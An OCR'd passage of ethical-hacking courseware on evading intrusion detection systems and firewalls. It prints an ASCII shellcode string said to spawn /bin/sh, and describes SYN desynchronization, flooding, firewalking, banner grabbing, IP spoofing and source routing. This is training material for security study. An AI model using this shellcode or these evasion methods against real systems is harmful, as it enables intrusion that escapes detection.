
Using ASCII for shellcode is very restrictive in that it limits what the shellcode can do under some circumstances, as not all assembly instructions convert directly into ASCII values. This restriction bypasses using other instructions, or a combination of instructions, which convert to ASCII character representation, serving the same purpose as those instructions that convert improperly.

An ASCII shellcode example is given below:

```
char shellcode[] =
"LLLLYhb0pLX5b0pLHSSPPWQPPaPWSUTBRDJfh5tDS"
"RajYX0Dka0TkafhN9fYf1Lkb0TkdjfY0Lkf0Tkgfh"
"6rfYf1Lki0tkkh95h8Y1LkmjpY0Lkq0tkrh2wnuX1"
"Dks0tkwjfX0Dkx0tkx0tkyCjnY0LkzC0TkzCCjtX0"
"DkzC0tkzCj3X0Dkz0TkzC0tkzChjG3IY1LkzCCCC0"
"tkzChpfcMX1DkzCCCC0tkzCh4pCnY1Lkz1TkzCCCC"
"fhJGfXf1Dkzf1tkzCCjHX0DkzCCCCjvY0LkzCCCjd"
"X0DkzC0TkzCjWX0Dkz0TkzCjdX0DkzCjXY0Lkz0tk"
"zMdgvvn9F1r8F55h8pG9wnuvjrNfrVx2LGkG3IDpf"
"cM2KgmnJGgbinYshdvD9d";
```

When executed, the shellcode above runs a "/bin/sh" shell. "bin" and "sh" are contained in the last few bytes of the shellcode.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Application-Layer Attacks

Media files such as images, audios, and videos can be compressed so that they can be rapidly transferred as smaller chunks. Attackers find flaws in this compressed data and perform attacks; even the IDS signatures cannot identify the attack code within data thus compressed.

Many applications that deal with such media files employ some form of compression to increase the data transfer speed. When you find a flaw in these applications, the entire attack can occur within the compressed data, and the IDS will have no way to check the compressed file format for signatures. This enables an attacker to exploit the vulnerabilities in the compressed data. Many IDS look for specific conditions that allow for an attack. However, there are times when the attack can take many different forms. For example, attackers can exploit the integer overflow vulnerabilities using several different integer values. This fact, combined with compressed data, makes signature detection extremely difficult.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Desynchronization


- **Pre-Connection SYN**

  This attack is performed by sending an initial SYN before the real connection is established, but with an invalid TCP checksum. The IDS can ignore or accept subsequent SYNs in a connection. If a SYN packet is received after the TCP control block is opened, the IDS resets the appropriate sequence number to match the newly received SYN packet. Attackers send fake SYN packets with a completely invalid sequence number to desynchronize the IDS. This stops the IDS from monitoring all legitimate and attack traffic. If the IDS is smart, it does not check the TCP checksum. If the IDS checks the checksum, the attack is synchronized and a bogus sequence number is sent to the IDS before the real connection occurs.

- **Post-Connection SYN**

  In this technique, attackers attempt to desynchronize the IDS from the actual sequence numbers that the kernel is honoring. Send a post-connection SYN packet in the data stream, which will have divergent sequence numbers but otherwise meet all the necessary criteria to be accepted by the target host. However, the target host will ignore this SYN packet, as it references an already established connection. This attack intends to get the IDS to resynchronize its notion of the sequence numbers to the new SYN packet. It will then ignore any data that is a legitimate part of the original stream because it will be waiting for a different sequence number. Once you succeed in resynchronizing the IDS with a SYN packet, send an RST packet with the new sequence number and close down its notion of the connection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Other Types of Evasion

- **Encryption**

  Network-based intrusion detection analyzes traffic in the network from the source to the destination. If an attacker succeeds in establishing an encrypted session with his/her target host using a secure shell (SSH), secure socket layer (SSL), or virtual private network (VPN) tunnel, the IDS will not analyze the packets going through these encrypted communications. Thus, an attacker sends malicious traffic using such secure channels, thereby evading IDS security.

- **Flooding**


  IDS use resources such as memory and processor speed to analyze the traffic going through them. To bypass IDS security, attackers flood IDS resources with noise or fake traffic to exhaust them with having to analyze flooded traffic. Once such attacks succeed, attackers send malicious traffic toward the target system behind the IDS, which offers little or no intervention. Thus, true attack traffic might go undetected.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Evading Firewalls

The previous section explained how attackers use various techniques to bypass IDS. Similarly, they can also use various tricks and techniques to bypass firewalls. This section discusses the different techniques used by attackers to bypass firewall security.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Firewall Evasion Techniques

Bypassing a firewall is a technique whereby an attacker manipulates the attack sequence to avoid being detected by the underlying security firewall. The firewall operates on a predefined set of rules, and with thorough knowledge and skill, an attacker can bypass the firewall by employing various firewall bypassing techniques. Using these techniques, the attacker tricks the firewall into not filtering the malicious traffic generated by the attacker.

Some firewall bypassing techniques are as follows:

- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of a URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling
- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Firewall Identification

- **Port Scanning**

  Ports are points from which computers send or accept information from network resources. Port scanning is used to identify open ports and the services running on these ports. Finding open ports is an attacker's first step toward gaining access to the target system. To do so, the attacker systematically scans the target's ports to identify the versions of services, which helps in finding vulnerabilities in these services. Attackers sometimes use automated port-scanning utilities to do so, many of which are easily available.

  How Attackers Scan Ports

  Port scanning consists of sending messages to each port, one at a time. The kind of response received indicates whether the system is using the port, leaving it exposed to the discovery of weaknesses. Some firewalls will uniquely identify themselves using simple port scans. For example, Check Point's FireWall-1 listens on TCP ports 256, 257, 258, and 259, and Microsoft's Proxy Server usually listens on TCP ports 1080 and 1745.

- **Firewalking**

  Firewalking is a method of collecting information about remote networks behind firewalls. It is a technique that uses TTL values to determine gateway ACL filters and map networks by analyzing the IP packet response. It probes ACLs on packet filtering routers/firewalls using the same method as tracerouting. Firewalking involves sending TCP or UDP packets into the firewall where the TTL value is one hop greater than the targeted firewall. If the packet makes it through the gateway, the system forwards it to the next hop, where the TTL equals one, and prompts an ICMP error message at the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

point of rejection with a "TTL exceeded in transit" message. This method helps locate a firewall; additional probing facilitates fingerprinting and identification of vulnerabilities.

Firewalk is a well-known application used for firewalking. It has two phases: a network discovery phase and a scanning phase. It comes with various open-source Linux distributions. Nmap has a firewalk script that can be used to perform firewalking.

- **Banner Grabbing**

  Banners are service announcements provided by services in response to connection requests, and they often carry vendor version information. Banner grabbing is a simple method of fingerprinting that helps in detecting the vendor of a firewall and the firmware version. It identifies the service running on the system. Attackers use banner grabbing to fingerprint services and thus discover the services running on firewalls. The three primary services that send out banners are FTP, Telnet, and web servers.

  A firewall does not block banner grabbing because the connection between the attacker's system and the target system appears legitimate. An example of SMTP banner grabbing is **`telnet mail.targetcompany.org 25`**.


  The syntax is "**`<service name > <service running > <port number>`**"

  Banner grabbing is used for specifying banners and application information. For example, when the user opens a telnet connection to a known port on the target server and presses Enter a few times, if required, it displays the following result:

```
C:\>telnet www.corleone.com 80
HTTP/1.0 400 Bad Request
Server: Netscape - Commerce/1.12
```

  This system works with many other common applications that respond to a set port. The information generated through banner grabbing can boost the attacker's efforts to further compromise the system. With information about the version and the vendor of the web server, the attacker can further focus on employing platform-specific exploit techniques. Services on ports such as FTP, Telnet, and web servers should not remain open, as they are vulnerable to banner grabbing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IP Address Spoofing

Most firewalls filter packets based on the source IP address. These firewalls examine the source IP address and determine whether the packet is coming from a legitimate source or an illegitimate source. The IDS filters packets from illegitimate sources. Attackers use the IP spoofing technique to bypass such firewalls.

IP address spoofing is a hijacking technique in which an attacker masquerades as a trusted host to conceal his identity, spoof a website, hijack browsers, or gain unauthorized access to a network. In IP spoofing, the attacker creates IP packets by using a forged IP address and gains access to the system or network without authorization. Attackers modify the addressing information in the IP packet header and the source address bits field to bypass the firewall. The attacker spoofs the message; therefore, the destination host thinks that it has come from a reliable source. Thus, the attacker succeeds in impersonating others with the help of IP spoofing. Hackers use this technique to avoid detection during spamming and various other activities.

For example, let us consider three hosts: A, B, and C. Host C is a trusted machine of host B. Host A masquerades as host C by modifying the IP address of the malicious packets that it intends to send to host B. When the packets are received, host B thinks that they are from host C, but they are actually from host A.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.40: Evading Firewall using IP Address Spoofing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Source Routing

Using this technique, the sender of the packet designates the route (partially or entirely) that a packet should take through the network such that the designated route should bypass the firewall node. Thus, the attacker can evade firewall restrictions.

When these packets travel through the network nodes, each router examines the destination IP address and chooses the next hop to direct the packet to the destination. In source routing, the sender makes some or all of these decisions on the router.

Source routing is categorized into two approaches: loose source routing and strict source routing. In loose source routing, the sender specifies one or more stages that the packet must go through, whereas in strict source routing, the sender specifies the exact route the packet must go through.

The figure below shows source routing, where the originator dictates the eventual route of the traffic.


